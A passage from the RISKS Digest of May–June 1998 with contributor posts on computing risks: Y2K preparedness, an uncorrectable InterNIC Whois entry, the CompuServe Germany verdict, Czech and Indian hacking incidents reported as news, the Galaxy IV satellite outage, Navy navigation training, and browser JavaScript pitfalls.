- * Eventually happened upon an AOL staffer who assigned and divulged the new password.
- * ACLU site wiped out.
- * Hacker called AOL to boast about his achievement.
- * AOL staff member fired.
- * Procedures now require such demands to be routed to a small group of better-trained customer reps.

M. E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education, International Computer Security Association (Carlisle, PA) <<http://www.icsa.net>>

✶ Millions of small firms at Y2K risk

"Edelson, Doneel" <doneeledelson@aciins.com>
Wed, 27 May 1998 11:41:27 -0500

A new Wells Fargo bank study found that almost 5 million small businesses are at risk from the Y2K problem. Three-fourths of those have not yet taken any action, and half have no plans to do so before Y2K. [Business Wire, 27 May 1998, PGN Very Stark Abstracting. Although probably intended primarily for media folks, a summary copy of Small Business and the Year 2000 Problem can apparently be obtained by calling the media relations department of Wells Fargo Bank at 415/396-3606, or NFIB Education Foundation, Denny

Dennis, 202/554-9000]

✶ "Unfixable" error in InterNIC database

Douglas Moran <moran@ai.sri.com>

Fri, 29 May 1998 14:27:47 -0700

Anecdote: classic database problems with the most visible single database

on the Internet: the InterNIC Whois database (of domain names and contacts).

A friend of mine has a small business that creates and manages web sites

for various local small businesses. Hence, she has her own domain name

and is proxy for several others. Very common.

Suddenly, she started getting calls, e-mail, and US Mail from various

suppliers of materials for "adult entertainment" web sites. She was

perplexed (major understatement) until one of the callers mentioned

a domain name that was an obvious "adult entertainment" site.

I found that she was listed in the InterNIC database as the site's Billing

Contact. A little further sleuthing revealed that the owners of this site

also had a site whose name differed from her (innocuous) primary domain name

by a single character. OK, probably a data entry problem, not someone

trying to get their domain registration bills paid by someone else.

Now things get interesting. The InterNIC authorization/validation scheme

allowed her to remove herself as Billing Contact (since she was

listed as an authorized contact), but does not allow her to remove the association between the domain name and her company's name and address: there are different procedures for the two types of changes. So since she is not actually the owner of the domain name, she cannot get herself unlisted as the owner of the domain name through the normal procedures. She spent weeks trying to get around the automatic replies that tell her she is not authorized to submit this request. The person who built the website was similarly unsuccessful in getting InterNIC to fix the problem, for similar reasons. The official owners of the site have been unresponsive, at least in this area.

Finally, she had an inspiration. The reason that she couldn't change the name attached to the site was that it was a two part operation: removing her name and assigning someone else's, and it was the second operation that she was not authorized to perform (legitimately). However, what was to keep her from simply de-registering the site? She tried it, it worked, and that fixed the problem (at least from her perspective).

⚡ CompuServe manager sentenced on probation

Klaus Brunnstein <brunnstein@informatik.uni-hamburg.de>

Fri, 29 May 1998 10:41:13 +0200

A lower Bavarian court sentenced a former top manager of

CompuServe Germany
to 2 years in prison for having made available hard pornography
via Internet
to German CompuServe customers. While this sentence is on
probation for 2
years, the manager was charged to pay 100,000 DM to some
beneficial social
institution.

This sentence seems to be rather hard, as both the manager`s
attorney and
the state attorney had finally pleaded "not guilty" following
expertises
which argued that the manager had hardly any possibility to
filter
pornographic although making pornography available is a criminal
act
according to German penal code. Both the manager`s attorney and
the state
attorney said that they think of requesting a revision in a
second trial.

Comments in media regard this court decision as "hindering
economic
development of Internet in Germany". While this is not unlikely,
one must
also observe that it may be regarded unethical when a technical
development
enforces legal changes against the common consent of some
society concerning
protection of its elementary values. In Germany and other
European countries
(esp. with recent experiences in children abuse which were often
related to
activities in distributing pornography with children),
pornography is still
a major offence against inherited value systems, and many people
don't see
why a technical development should enforce related changes of
their value
and legal systems. Even when such changes seem unavoidable in
the long
range, mastering risks of such developments would need some

education.

Concerning technical filtering, the consent of both attorney`s that content filtering is technically impossible may be true for CompuServe in its actual stage of development, but such a statement is not generally justified, and related expertises may not reflect the actual knowledge. The author admits that "content filtering" is a hot issue where Free Flow of Information seems to be regarded as value with absolute priority.

Klaus Brunnstein (30 May 1998)

⚡ **CzERT group of hackers ravage Czech & Slovak cyberspace**

Steven Slatem <steven.slatem@intellitech-media.cz>

Tue, 26 May 1998 21:25:10 +0200

I don't know if a country on earth exists whose high profile Web sites have been repeatedly hacked for over two years with the perpetrators still on the loose as in the Czech Republic (Czechia) and Slovak Republic (Slovakia). As reported by IntelliTech Media's Networked Business & Information Security News (NBISN), <http://www.intellitech-media.cz/sa/nbisen>, on 18May1998, the CzERT group of Czech and Slovak hackers continue to ravage the net, claiming over 200 hacked Web sites (CzERT is pronounced "chairt" which sounds like the Czech word "Cert" which means "devil" or "demon"). 36 of these hacks (23 in Czechia, 13 in Slovakia, total of 28 sites hacked with 7 sites twice-repeatedly hacked and one site thrice-repeatedly hacked)

are archived
at <http://www.intellitech-media.cz/sa/cee-hack-archive> and
include hacks of
the Czech Army, a bank, a Web chat site (hackers posted list of
alleged
software pirates), a search engine site, a magazine for police,
ISPs (little
animated e-man sauntered across the screen and pissed on the
ISP's logo), a
couple of daily news sites, a press agency (delivered their own
news story),
a computer magazine site, UNICEF's site, software vendors'
sites, schools,
various ministries and more. Some of the latest hacks have
boldly taunted
the Police captain who is solely responsible for catching the
hackers. The
latest hack, 16May1998, featured a picture purported to be that
of the
police captain... it was indeed the picture of a pleasant and
compassionate
looking "sea captain" kind of a guy featured on packages of
"Captain Igloo"
frozen fish sticks.

NBISN's 4,775 word story "CzERT lives on," presents plenty of
views into
the CzERT members' cyber-personalities and clues as to their
identities...
but they remain on the loose and boldly claim to have done a
hell of a lot
more than just hack a few publicly visible Web sites. Perhaps
the risk of
most interest to foreigners is in doing business in countries
like Czechia
and Slovakia where there is plenty of money being spent and made
on
computing, networking and communications hardware and software
but far too
little money available for crime-fighters. One view is that the
USA and
other countries are, in essence, blindly putting technology into
the hands

of criminals.

A police major in the capital city of Prague with almost 15 years of service makes only about US\$ 500 per month and the police are way behind, for the most part, when it comes to technology. Most police I have interviewed who do have PCs are using 386- or 486-based machines and police Internet connectivity is very scarce. Many IT companies, whether US, Canadian, West European, Asian or whatever, come here to make lots of money but totally ignore developments in crime and law-enforcement. Perhaps it's about time that they all pitched in and made a big donation to help bring crime-fighters up to speed.

Steven Slatem, Editor-In-Chief, Networked Business & Information Security News (NBISN), IntelliTech Media, Inc. <http://www.intellitech-media.cz>

Information Warfare in Israel

Epstein Family <jepstein@mail.mnsinc.com>
Wed, 27 May 1998 03:26:09 -0400

The cover story on this week's "Jerusalem Report" <http://www.jreport.virtual.co.il/> (a bi-weekly magazine covering news from Israel) is titled "www.terror: Can Enemy Hackers Cripple Israel". The material is familiar to practitioners in the security field, including potential threats to infrastructure such as telecommunications, military

systems, power grids, etc. There's a brief analysis of Israel's neighbors to wage information warfare against it.

Perhaps the most interesting part of the article to me was what wasn't there: quotes from well known academics or big-time Israeli security companies (e.g., Checkpoint).

Unfortunately, the article is not available on the Web.

✈ Re: Review of RISKS comments on Frankston ([RISKS-19.73](#))

<Bob_Frankston@frankston.com>

Thu, 28 May 1998 01:39 -0400

I shouldn't be surprised that the general response has been to tell me (personally) why things have to be the way they are. I've even been told both why there are three compasses and also that there are only two.

Of course I know there are very good reasons for the current approaches. But where is the outrage and dissatisfaction with such a cumbersome and limited approach to building and, more important, evolving systems? Implicit in many of the responses is a naive notion that system boundaries are well-defined.

It's as if I was back listening to ATT in the 70's explaining why it civilization would end if I were allowed to plug my telephone into the phone network! (Yes, really!)

There are those of us who, in the 70's took the toys such as the

Apple][,
and made them the tools choice for trillion dollar calculations
such as the
national budget. From the thread about sextants, the Navy is
discovering
that the retail marketplace has become the driver. (Are there
sextants in
the cockpits?)

As to the complaints about the limitations of GPS (of which I
and the pilots
are well aware), why is there no incentive to address them?
Perhaps adding
level indicators and reasonableness checking? They already have
batteries. One can evolve "toys" much more quickly than
"commercial"
equipment as long as the linkage with the other systems is arms-
length and
there is sufficient mutual suspicion.

It would be great to have the position data available on the in-
plane IP
network. Not only would one be able to add equipment (such as
terrain maps)
without recertifying the plane, it would allow passengers to use
their PCs
to enrich the view from the window.

I'm not sure how to respond to the safety issue. While I do wear
my seat
belts during the entire flight it's a non sequitur. Of course I
understand
the difference between safety and reliability but it is more
than a simple
matter of retreating into semantics and formalisms. Safety is
not absolute
"freedom from accidents or losses".

So I'll fan the flames by asking why flying is safer than
driving? The
reason is that the marketplace does demand it. Plane crashes are
much worse
PR per capita than car crashes. So we spare no expense to make

planes not
crash. Those who can't afford it risk their lives driving (see
the 27 May
1998 NY Times business section). Have we simply shifted the risk?

Only respond if you are dissatisfied with business as usual.
Post no
rationalizations.

Bob Frankston <http://www.mit.edu/~bobf>

✶ Backups; hospital power outage in Washington

Richard Cook <ri-cook@uchicago.edu>

Wed, 27 May 1998 06:56:46 -0500

Subsequent to the Galaxy IV outage there have been a number of
events of
interest, including the one noted below.

The defenders of complex technology often point to user's
failure to provide
adequate backup systems to handle outages. This sort of
nonsensical approach
actually blames the consumers of technology for dependence on it
--
conveniently ignoring the many incentives to abandon the old
ways of doing
things in order to reap the benefits of the new technology. New
systems are
typically so expensive that they make sense only if they replace
their
predecessors.

But the outage described below makes it clear that even
substantial efforts
to provide backups may fail. Systems that are large and complex
are
especially difficult to backup effectively. Their sheer size and

connectedness makes immediate, automatic, uninterrupted use of backups difficult or impossible. This is true for power systems, most obviously, but also for computer devices and communications systems. Often backups don't work or simply provide such limited service in comparison to the original that the system collapses.

It is particularly interesting that backup systems end up having complexity on the scale of the systems they back up. This poses its own problems, as the backup systems themselves become susceptible to the same sorts of failure that dog the primary systems. Indeed, this particular failure mode was unforeseen and involved the connection between the primary and the backup system -- making both unusable.

Of particular note in the episode described below is the public relations effort that ends up claiming that nothing of substance happened. The claim that "There was no one hurt and no one in jeopardy." Such a claim is, of course, nonsense. The jeopardy was immense and the fact that no one died in a way directly attributable to the outage is not evidence that there was no hazard. This ability to recast failure as a neutral event without significance is remarkable, especially in light of organizational willingness to look for "human error" in practitioners as the source of catastrophic failure.

It is also interesting that this episode demonstrates the powerful adaptive abilities of people in the face of brittle, unwieldy technological failure. People were the key to recovery. The fact that the

event described
took place at a time when weather conditions were good, when
other hospitals
were available to take patients, and when the phone system
worked was both
fortuitous and essential. One can easily imagine other
circumstances that
would have made recovery much more difficult.

rec'd from Redrose@aa.net:

>Here in Washington State, the power went out in Renton and when
their
>back-up system didn't come back up they evacuated the whole
Valley Medical
>Center to 8 other hospitals and finished some surgery by
flashlight.
>[See the *Seattle Times*, 29 Apr 1998 and 1 May 1998,
abstracted for RISKS.]

✶ Galaxy IV: multiple system single point of failure

<Frederick Roeber>

Tue, 26 May 1998 15:09:55 -0700

An as-yet unmentioned Galaxy IV problem: this ABC news article
<http://www.abcnews.com/sections/tech/DailyNews/satellite980519.html>

notes Galaxy IV was a single point of failure for a system and
its "backup":

"When our [radio] feed went down, we paged the manager of our
24-hour classical music program, but he of course never got
it."

Frederick Roeber

✶ Galaxy IV: Going around your elbow

Steve Holzworth <sch@unx.sas.com>

Tue, 26 May 1998 22:35:22 -0400

With the recent hoopla surrounding the Galaxy IV "crisis", all of the local TV stations in the Research Triangle area of NC were lamenting their loss of weather data, which was apparently distributed via this satellite. As with many TV markets, the weather forecast is THE item driving the ratings wars for the evening news time slot.

During a newscast about Galaxy IV et al, one of the local stations happened to mention that the provider for the data was actually located about 100 meters from the TV station, however, they were still re-aiming their dish to pick up a feed from another bird, yielding a 34K-mile roundtrip to travel an effective 100 meters...

You'd think they could've just dragged a cable over there... :-)

Steve Holzworth, Senior Systems Developer, SAS Institute - Open Systems R&D

VMS/MAC/UNIX Cary, N.C. sch@unx.sas.com

✶ Navigation and Accuracy

<pierson@gone.ENET.dec.com>

Fri, 29 May 98 12:37:01 EDT

>In the meantime, the US Naval Academy has announced that middies will no longer have to learn to navigate by sextant [...]

Or, perhaps, faith in the INS and Sundry Other nav aids available.
I believe there are still backup satnavs, independent of GPS...

Dave Pierson, Digital Equipment Corporation, 334 South St,
Shrewsbury, Mass
USA pierson@gone.enet.dec.com

✶ PanAmSat correction to correction

Dave Weingart <dweingart@chi.com>

Wed, 27 May 1998 09:08:24 -0400

As borne out by subsequent research, and having been pointed out
to me by a
great many people, PanAmSat **does**, in fact, own the Galaxy IV
satellite.

They, in turn, are owned by Hughes, who is owned by GM

Dave Weingart, AccuStaff Inc. dweingart@chi.com phone: 516-682-
1470

✶ Re: Navy turns to off-the-shelf PCs to power ships ([RISKS-19.76](#))

"Ray Todd Stevens" <raytodd@tima.com>

Mon, 25 May 1998 14:01:20 +0000

Sounds to me as if it won't be long until the US no longer is a
viable naval
power. :-) Security and Windows NT Server are most definitely
inverse
concepts. At least it is more secure than it is reliable. One
of the worst
things that Microsoft does is networking. Of course the only

thing they do
well is marketing.

Ray Todd Stevens, Senior Consultant, Stevens Services
R.R. # 14 Box 1400, Bedford, IN 47421, (812) 279-9394
Raytodd@tima.com

⚡ Re: Navy turns to off-the-shelf PCs to power ships ([RISKS-19.76](#))

Joel Upchurch <upchurch@bellsouth.net>
Sat, 30 May 1998 17:48:25 GMT

Chiaki Ishikawa wrote:

> I shudder to think that Win95 is used to control
> real-time embedded systems and such...

Actually Microsoft is making a big push for Windows CE in
embedded systems
and it's only a matter of time before it appears in some military
systems. When you consider that Microsoft development systems
for Windows CE
are a lot cheaper than the competition and there are a lot of
programmers
out there that already know Visual C++, I wouldn't be surprised
if Microsoft
owns a big chunk of the RTOS market in short order.

⚡ Information Survivability Workshop 1998 Call for Participation

John Knight <jck@cs.virginia.edu>
Thu, 28 May 1998 17:52:26 -0400 (EDT)

"Protecting Critical Infrastructures and Critical

Applications"

Wyndham Safari Resort, Orlando, Florida USA, 28-30 October
1998

Organized by CERT* Coordination Center, Software Engineering
Institute

Sponsored by the IEEE Computer Society

Program Chair: John C. Knight, University of Virginia

General Chair: Howard F. Lipson, Software Engineering
Institute

Information survivability (IS) has become a new area of concern for many industrial and government organizations, and is an active area of interest to those in the research community. IS is more than security, more than safety, and more than fault tolerance. It is a combination of quality attributes that assures that even if significant portions of a system are damaged by an attack, accident, or failure, the mission of the network, software, or service will continue. The systems that are the primary focus of concern are highly distributed, networked systems that support critical infrastructures and critical applications.

At the first Information Survivability Workshop (ISW'97), some of the fundamental issues associated with IS were clarified and several research areas that have the potential to make significant contributions to this field of study were identified. The second Information Survivability Workshop (ISW'98) will focus on the domain-specific survivability requirements and characteristics of up to four different critical infrastructure and critical application areas (e.g., banking, transportation, electric power, and telecommunications). The primary goal of the workshop is to foster cooperation and collaboration between

domain

experts and the survivability research community to improve the survivability of critical, real-world systems. Another important goal is to continue to identify and highlight new survivability research ideas that can contribute to the protection of critical infrastructures and critical applications.

[4-page-max position papers due electronically by 15 Jul 1998. Contact John

Knight for details.] For further information: Please send any questions or

comments about the workshop to "isw-98@cert.org". Additional information

will be posted periodically in the workshop home page:

<http://www.cert.org/research/isw98.html>

John C. Knight, Dept of Computer Science, Univ. of Virginia,
Thornton Hall,
Charlottesville, VA 22903, 1-804-982-2216 knight@virginia.edu
FAX 804-982-2214



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 78

Thursday 4 June 1998

Contents

- [Mir mortals' bum steer](#)
[PGN](#)
- [Senate talks martial law and Y2K; Indian nuke-hackers](#)
[Declan McCullagh](#)
- [Corporate insurance excludes Y2K](#)
[Ulf Lindqvist](#)
- [The Year-2000 Muddle Continues](#)
[Andy Goldstein](#)
- [Texas accent required for voice recognition in UK](#)
[Mich Kabay](#)
- [Netomania](#)
[Edupage](#)
- [Nielsen Rate-Hiked](#)
[Declan McCullagh](#)
- [Risks of online phone books](#)
[Jeremy Epstein](#)
- [NorWeb denies 999 interference](#)
[Michael A. Eccles](#)
- [Re: Pager unreliability](#)
[Chris Cartledge](#)

- [Re: Navy stops teaching celestial navigation](#)
[Jeff Uphoff](#)
[Geoff Kuenning](#)
[Jim Wolper](#)
 - [Re: Failure modes when the power fails](#)
[George C. Kaplan](#)
 - [Disabling Java and JavaScript isn't totally safe either](#)
[Don Byrd](#)
 - [Who is watching the capacity and performance needs of Java solutions?](#)
[Jerry Svigals](#)
 - [Referer-log security hole](#)
[Jorn Barger](#)
 - [globe.com vs Advertising Age passwords: spam and security problem](#)
[David Wittenberg](#)
 - [Re: CzERT group of hackers ravage Czech & Slovak cyberspace](#)
[Steven Slatem](#)
 - [Info on RISKS \(comp.risks\)](#)
-

⚡ **Mir mortals' bum steer**

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Tue, 2 Jun 98 20:18:36 PDT

Over the last weekend of May 1998, a computer critical to the Mir automatic steering system failed. The cosmonauts replaced it with a new one, but they were unable to load the new one with software necessary to run the steering system, at a time when the shuttle Discovery was about to be launched to dock with Mir. Finally, on Monday 1 June, the problem was resolved (just *how* was not specified in the reports I saw), and the Discovery launch took place.

Does a tear appear when Mir won't steer?

Well, have no fear, the veer's not near.
The cheer from here I hear is clear.
It's sheer delight. You have our ear.

So, quaff a kvass and hoist a beer,
Let's hear it for the programmeer
who caused the glitch to disappear --
and thus inspired this sonneteer.

PGN

🔥 Senate talks martial law and Y2K; Indian nuke-hackers

Declan McCullagh <declan@well.com>

Thu, 4 Jun 1998 14:21:28 -0700 (PDT)

<http://cgi.pathfinder.com/netly/afternoon/0%2c1012%2c2038%2c00.html>

time.com / The Netly News / Afternoon Line, 4 Jun 1998

The Martial Plan

Think the Year 2000 problem means mere elevator snafus? Try dealing with a platoon of Marines who show up in your front yard to confiscate your hoarded lentils. Sen. Robert Bennett (R-Utah) asked the deputy secretary of defense at a hearing this morning what plans the Pentagon has "in the event of a Y2K-induced breakdown of community services that might call for martial law." John Hamre replied carefully, but none too reassuringly, "We've got fundamental issues to deal with that go beyond just the Year 2000 contingency planning. And I think you're right to bring that up." Another distressing point that came up at the Senate Armed Services

committee

hearing was the fact that the military directs one quarter of U. S. air traffic. "You may be flying across the country and an air traffic controller may be a military guy in certain areas as opposed to it being an FAA person," Hamre said. Although the FAA's head Y2K guru assured us this afternoon that the agency will have its Y2K fixes complete by October 1998, the military appears to be in much worse shape. And other countries? "We can be sure that there will be social unrest in many parts of the world as a result of Y2K," Bennett said. For the record, though, Bennett did say, "I am not one of those who says that Y2K will automatically produce martial law," and blamed "alarmists, extremists out there on the Internet" for unnecessary scaremongering. --By Declan McCullagh/Washington

Hackistan

As if the accelerating arms race on the subcontinent weren't disturbing enough, a group of hackers broke into the local area network of India's Bhabha Atomic Research Center (BARC) and copied five megabytes' worth of data, including e-mail between scientists and files from India's nuclear research program. [...]

[According to an article by James Glave in WiReD News, 3 Jun 1998, James interviewed the three teenage "Milw0rm" crackers (in New Zealand and England) by Internet Relay Chat. They apparently gained control over 6 of the 8 servers in *.barc.ernet, altered the BARC Web site, and deleted

many files -- in protest against the Indian nuclear testing.
(The BARC is worse many bytes?) They also e-mailed some of their discoveries to James.
They say they are now going to take a closer look at the Pakistanis. PGN]

✂ Corporate insurance excludes Y2K

Ulf Lindqvist <ulf@csl.sri.com>
Mon, 1 Jun 1998 14:04:54 -0700 (PDT)

I note that in their general conditions for corporate insurance policies,
one of the large Swedish insurance companies (Trygg-Hansa) have made the following exclusion effective as of May 1, 1998 (my layman translation):

"The policy will not cover damage, cost, legal or other liability caused directly or indirectly or connected to time-related disturbance in computer functionality."

This is hardly surprising, but it is interesting to note that the exclusion specifically concerns only time-related overflow and would not for example exclude the Dow Jones 10K problem.

Ulf Lindqvist, Department of Computer Engineering, Chalmers University of Tech.
SE-412 96 Goteborg, SWEDEN, Currently at SRI. <http://www.csl.sri.com/~ulf/>

⚡ The Year-2000 Muddle Continues

Andy Goldstein - VMS Development <goldstein@star.zko.dec.com>

Sun, 31 May 1998 10:41:48 -0400

Yesterday I was in line at the register of a store I will leave nameless to avoid undue embarrassment. Ahead of me, a silver-haired gentleman handed over a check for his purchase. The register clerk stamped the check (getting the stamp right side up on the second try) and took the customer's vital statistics. She was puzzled when the computer wouldn't take his birth date. After a phone call and consultation with a supervisor, the man's check was approved, with the explanation that his date of birth had been rejected "because of a recent year 2000 fix".

Figured it out? No further explanation was available, but I'll bet you dollars to donuts they made the old "sliding window" fix, making all dates before, say, 50, be in the 21st century. And of course the program was smart enough to not accept birth dates in the future.

Morale: Having your code inspected and fixed for year-2000 compliance is no guarantee it's going to work right.

⚡ Texas accent required for voice recognition in UK

"Mich Kabay [ICSA]" <Mich_Kabay@compuserve.com>

Wed, 3 Jun 1998 17:05:18 -0400

According to an article in The Guardian Weekly (May 10, 1998;

p. 11),
biometric authentication using voice recognition has hit a
stumbling block
because of trans-oceanic differences in accent.

> Tagging Test Pines for Texas, by Alan Travis

> A British experiment using an American device to monitor
convicted
> criminals to be introduced later this year has hit a snag --
the high-tech
> "voice recognition" system only responds to a Texas drawl.

> The Home Office scheme involves ordering offenders to carry
dedicated
> pagers with them to ensure check-ins several times a day.

The author explains that the paroled convicts are supposed to
respond to the
request for check-in by phoning a toll-free number and
identifying
themselves. The biometric authentication system then
authenticates their
identity. I guess the system must also use automatic number
identification
to track their physical location (although auto-forwarding of
calls poses an
unmentioned threat to such a scheme).

The problem occurred when the unnamed brand of voice recognition
system
failed to respond reliably to British accents. Seems the Texas
company
"trained" the system using only Texas drawls.

One additional problem: if the manufacturers in Texas assume
that all
British people sound the same, they are in for a nasty
surprise. I suspect
that the variations of pronunciation and even of prosody in that
tight
little isle exceed the variations found in television-drenched
America (not

counting the wonderful flavours added by immigrants' accents).

M.E. Kabay, PhD, CISSP (Kirkland, QC), Director of Education
International
Computer Security Association (Carlisle, PA) <<http://www.icsa.net>>

[Quick-drawl artists need not apply.
The AYES of Taxes are a pun us. PGN]

⚡ Netomania (Edupage)

Edupage Editors <educom@educom.unc.edu>
Tue, 02 Jun 1998 16:49:05 -0400

Reporting a study of 14 so-called Internet "addicts,"
psychiatrist Nathan
Shapira of the University of Cincinnati says that, on average,
the subjects
of the study each had had five psychiatric disorders. Shapira
thinks that
excessive online use should be considered not as a separate
addiction but
as a disorder of impulse control, in the same category as
kleptomania or
compulsive shopping. He suggests the problem be called
Internetomania or
Netomania. (*USA Today*, 1 Jun 1998; Edupage, 2 June 1998)

⚡ Nielsen Rate-Hiked

Declan McCullagh <declan@well.com>
Wed, 3 Jun 1998 15:39:48 -0700 (PDT)

"Release of the prime-time television ratings has been delayed
due to

computer problems at Nielsen Media Research. We hope to move them by noon EDT." (according to an AP item on 3 Jun 1998)

[Declan later noted that a story slugged BC-Nielsens was out by 1:12pm, and the list of primetime shows made it by 3:10pm EDT.

I suppose that many folks consider the ratings even more moving than the content of the listed programs themselves. PGN]

⚡ Risks of online phone books

Jeremy Epstein <jepstein@tis.com>

Tue, 02 Jun 1998 14:45:13 -0400

One of our staff took off early the other day because he received an emergency phone call that a family member had been shot. But it was a false alarm caused by technology.

Seems that "Cousin Patrick" was shot, and "Aunt Penny" decided to tell everyone. She did a Web search for everyone with the same unusual last name. [I don't know how wide a geographical area she searched over.] Among the hits was someone on my staff, who was unrelated, but happens to also have a Cousin Patrick and an Aunt Penny. So he got an emergency phone call, trundled off, etc.

Of course this could have occurred in the "old days" too, but it's much easier to get those phone numbers now, while in the old days it would have required a trip to the library and leafing through dozens of phone books (or lots of calls to directory assistance). And as a result, people

would be
less likely to broadcast a warning to unknown "relatives".

Other than some lost time and some frightened people, no harm
was done by
the mistaken identity.

Jeremy Epstein jepstein@tis.com, TIS Labs at Network Associates,
Northern Virginia Office +1 (703) 356-2225 Ext 106

✶ **NorWeb denies 999 interference (Re: Slade, [RISKS-19.74](#))**

<michael-a.eccles@bae.co.uk>

Wed, 3 Jun 98 12:36:25 +0000

> ... Nick Long from the Low Power Radio Association reports that
> streetlamps in the Nortel trial region have been acting as
highly
> efficient antennae ...

According to PCWEEK newspaper (2 June 98) here in the UK, NorWeb
(the
company Nortel and Norweb established to develop the technology
has
described the allegations as "fictitious and laughable". The
company claim
that they have been working with the UK Radiocommunications
Agency which has
stated "DPL (Digital Power Line) technology has not interfered
in any way
with any radio spectrum users." NorWeb is considering legal
action against
Great Circle Design, the company that made the allegations to
the press.

Mike Eccles <mike.eccles@acm.org> Independent Safety Auditor for
Software

✉ Re: Pager unreliability (McInnis, [RISKS-19.76](#))

"Chris Cartledge" <C.Cartledge@sheffield.ac.uk>

Tue, 2 Jun 1998 15:32:08 +0100

> Hospitals, doctors, and other emergency personnel (and those
> who
> depend on them) are dependent on paging systems. Many
businesses are
> dependent on paging systems.

I would question the risk analysis of any organisation that
depends for
critical messages on the general use of pagers outside a well
defined area.

Pagers have the message sent to them once and there is no
acknowledgement --
the transmission is single ended and prone to failure. In a
recent test, a
UK consumer magazine found as many as 40% of messages could go
astray if the
intended recipient was in a multi-story car park, metro station
or similar
location where reception is difficult.

There is a more modern and reliable alternative - SMS, short
message system
used with mobile phones, though it may be even more satellite
dependent.

Chris Cartledge

✉ Re: Navy stops teaching celestial navigation (Mannes, [RISKS-19.76](#))

Jeff Uphoff <juphoff@tarsier.cv.nrao.edu>

Tue, 2 Jun 1998 15:36:07 -0400

>> ... midshipmen will no longer have to learn the often tedious task of
>> using a wedge-shaped sextant to look at the stars and plot a ship's
>> course.

This statement strikes me as just a bit misleading: Celestial Navigation was--at least when I was a Midshipman at Annapolis in the late 1980's--a full-semester course; it was not just a few easily-replaced lessons stuffed inside another course.

So...not only are they eliminating the Celestial Navigation course--they're planning (according to a friend of mine that currently teaches at Annapolis) on adding those "few extra lessons on how to navigate by computer" by replacing some of the lessons in *yet another* navigation course: the basic navigation course (a prerequisite for the Celestial Navigation course) that teaches voyage planning, tidal computation, triangulation fixes, etc...real bread & butter stuff for a junior officer.

Jeff Uphoff - Scientific Programming Analyst, National Radio Astronomy Observatory Charlottesville, VA, USA juphoff@nrao.edu
juphoff@bofh.org.uk

[✉ Re: Navy stops teaching celestial navigation \(Pierson, RISKS-19.77\)](#)

Geoff Kuenning <geoff@Ashby.CS.UCLA.EDU>

Mon, 1 Jun 1998 14:06:29 -0700

> I believe there are still backup satnavs, independent of GPS...

I know of no backup satellite systems. There was a predecessor to GPS, but I'm pretty sure it's been shut down. There are two existing ground systems that provide near-worldwide coverage: Omega and Loran. Omega is the older, and is in the process of being retired (it was pretty unreliable already, judging from the frequent outage notices). Loran will be retired in the next few years.

For some perspective, however: sextants are **not** reliable. They depend on having a reasonable clear view of both the horizon and some celestial body, simultaneously. That means that in bad weather you're stuck, sometimes for many days at a time. A flotilla steaming at 30 knots can cover a lot of ocean, and might just go aground on an island, in that interval. Even in the best conditions, sextant shots are accurate to only +/- a mile or so, making it hard to avoid (or find) that island if it's very small.

In contrast, the military built GPS under the assumption that the USSR would have anti-satellite capability. You know all those missiles we have in silos? Some don't have warheads; they have spare satellites. I don't know the exact numbers, but I'd bet they can get a new GPS broadcaster online in minutes if they **really** need to.

Geoff Kuenning geoff@fmg.cs.ucla.edu <http://fmg-www.cs.ucla.edu/geoff/>

✉ Re: Navy stops teaching celestial navigation (Pierson, [RISKS-19.77](#))

Jim Wolper <wolpjame@cwis.isu.edu>

Tue, 02 Jun 1998 19:34:02 +0000

Dave Pierson suggests, probably correctly, that the US Navy does not intend to use GPS as the sole source for navigational information. However, he alludes to the Transit/SATNAV system as a possible backup system. This system was decommissioned on 31 Dec 1996.

Nobody has said that the Navy intends to stop using celestial navigation ; the assertion is that it will not be taught at the very beginning of an officer's career. A typical military officer undergoes advanced training as a prerequisite to new assignments or promotion; a naval officer's training no more stops at the Naval Academy than a physician's stops at medical school. It is certainly possible that young officers will be trained in celestial navigation at sea. This might be an improvement over classroom training.

Jim Wolper ATP/PhD/CFI, Associate Professor of Mathematics,
Idaho State
University Pilot/Instructor, Avcenter, Inc.

✉ Re: Failure modes when the power fails (Weaver, [RISKS-19.76](#))

"George C. Kaplan" <gckaplan@gangrene.net.berkeley.edu>

Tue, 26 May 1998 16:30:32 -0700

In [RISKS-19.76](#), Nicholas C. Weaver described various failure modes in the CS department during the power failure that hit UC Berkeley on 19 May. The entire campus network was, of course, offline during this period, and all the major network equipment was turned off to prevent damage due to surges when the power returned.

When it became apparent that the power wouldn't come back before the end of the working day the network support personnel went home, leaving instructions with the skeleton operations crew to page them when the power came back on.

By now we all know about that *other* little problem that afternoon. Because our pagers weren't working, we didn't hear that power had returned until someone happened to call in to work to check. So restoration of network operations took about an hour longer than it would have if Galaxy IV hadn't failed.

George C. Kaplan, Communication & Network Services, University of California at Berkeley 1-510-643-0496 gckaplan@ack.berkeley.edu

✶ Disabling Java and JavaScript isn't totally safe either

Don Byrd <dbyrd@cs.umass.edu>

Wed, 03 Jun 1998 09:43:27 -0400

To avoid the well-known risks of Java and JavaScript--cf. McGraw and Felten's book *Java Security*, numerous comments in this forum, etc.--I usually leave Java and JavaScript disabled in my Browser. But this leads to another risk, namely missing something important that requires Java and/or JavaScript but where it isn't clear that they're required. A minor example: I was just looking at a Web site that boasted a link called "Privacy Statement". I clicked on it and nothing happened. I tried again; same result. I was about to give up, concluding that either they hadn't actually put a statement online yet or the server was having problems of some sort, when I noticed the status line of my browser showing the link as "javascript:mapOpen...".

In experience, it is very common for Web pages that depend on Java and/or JavaScript to give no indication of that, even when you try to use the dependent features. (If Java is disabled or not implemented, the browser won't recognize the <applet> tag, and will very likely display any text until </applet>. So informing the user of this situation is trivial. I don't know about JavaScript.)

Don Byrd, Center for Intelligent Information Retrieval (CIIR),
Computer Science
Department, U. Mass, Amherst, MA 01003 1-413-545-3147 dbyrd@cs.umass.edu

⚡ Who is watching the capacity and performance needs of Java

solutions?

Jerry Svigals <smartcard@sprynet.com>

Mon, 25 May 1998 17:01:19 -0700 (PDT)

For the past decade, the "conventional" microprocessor smart card had an 8 bit wide microprocessor and up to 64,000 bits of memory. The Sun Java language has been proposed as a write once, run in any smart card, application solution. it is intended to overcome the fact that most smart card vendors have an individual design and application architecture. to run the java application solution in any smart card requires the use of the java virtual machine (jvm). this is an interpretive program language which converts the java application description into the native language of the smart card being used.

